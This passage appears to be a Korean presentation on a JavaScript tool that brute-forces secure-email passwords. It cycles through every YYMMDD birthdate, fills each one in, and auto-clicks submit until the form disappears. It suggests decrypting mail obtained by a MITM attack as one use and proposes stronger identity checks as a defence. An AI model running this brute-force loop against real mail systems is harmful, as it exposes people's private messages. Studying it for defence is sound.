48     for (; YY <= 111; YY++) {
49         if ((YY >= 22) && (YY < 60)) YY = 60;
50         if (YY >= 100) YY = 0;
51         // 60~99, 0~22 // 39 + 23
52         for (MM = 1; MM <= 12; MM++) {
53             for (DD = 1; DD <= 31; DD++) {
54                 document.getElementsByTagName("input")[obj_num_pwd].value = YY.toString().padStart(2, 0) +
55                     MM.toString().padStart(2, 0) + DD.toString().padStart(2, 0)
56                 newWindow.document.getElementById('now_value').innerText = document.getElementsByTagName("input")[obj_num_pwd].value
57                 document.getElementsByTagName(obj_type_submit)[obj_num_submit].click()
58                 await delay(10);

```

연도는 60~99, 0~22 사이에서 반복, 월은 1~12, 일은 1~31까지 반복을 돌려,
생년월일(YYMMDD) 문자열을 생성하고, 확인 버튼을 클릭하는 이벤트를 발생한다.

2-3. 코드 리뷰

```
58     await delay(10);
59     try {
60         if ((FindElement('input', 'password') === -1) || (FindElement(obj_type_submit, 'submit') === -1) ||
61             (document.getElementById('org').style.display == 'none')) {;
62             MM = 13;
63             DD = 32;
64             YY = 112;
65             newWindow.document.getElementById('complete').innerText = 'Complete! (±5)'
66         }
67     } catch (e) {
68
69     }
```


10ms 정도 대기 후, password 입력 창과 확인 버튼이 존재하지 않으면
중첩 반복문을 끝낸다.



2. 프로그램 개발

2-4. 작동 영상


2-4. 작동 영상





3. 활용 방안

3. 활용 방안



사실상 거의 없다고 봐도 무방하지만..

모의해킹 과정에서 MITM(중간자 공격)을 통해
획득한 보안 메일을 해독하는 정도는 가능할듯 하다.



4. 대비 방안

4. 대비 방안

사용자 정보

이름

홍길동

900101

-

*

.....

☒

스마트폰 간편인증 전체동의

▼

휴대폰번호

01012345678

확 인

이름, 생년월일, 여성/남성 구분, 전화번호,
아이디, 이메일까지 요구하여
보안 메일 인증 시스템을 구성한다면

이러한 단순 생년월일 브루트포스 공격을 막을 수 있을 것이다.



Q & A





감사합니다

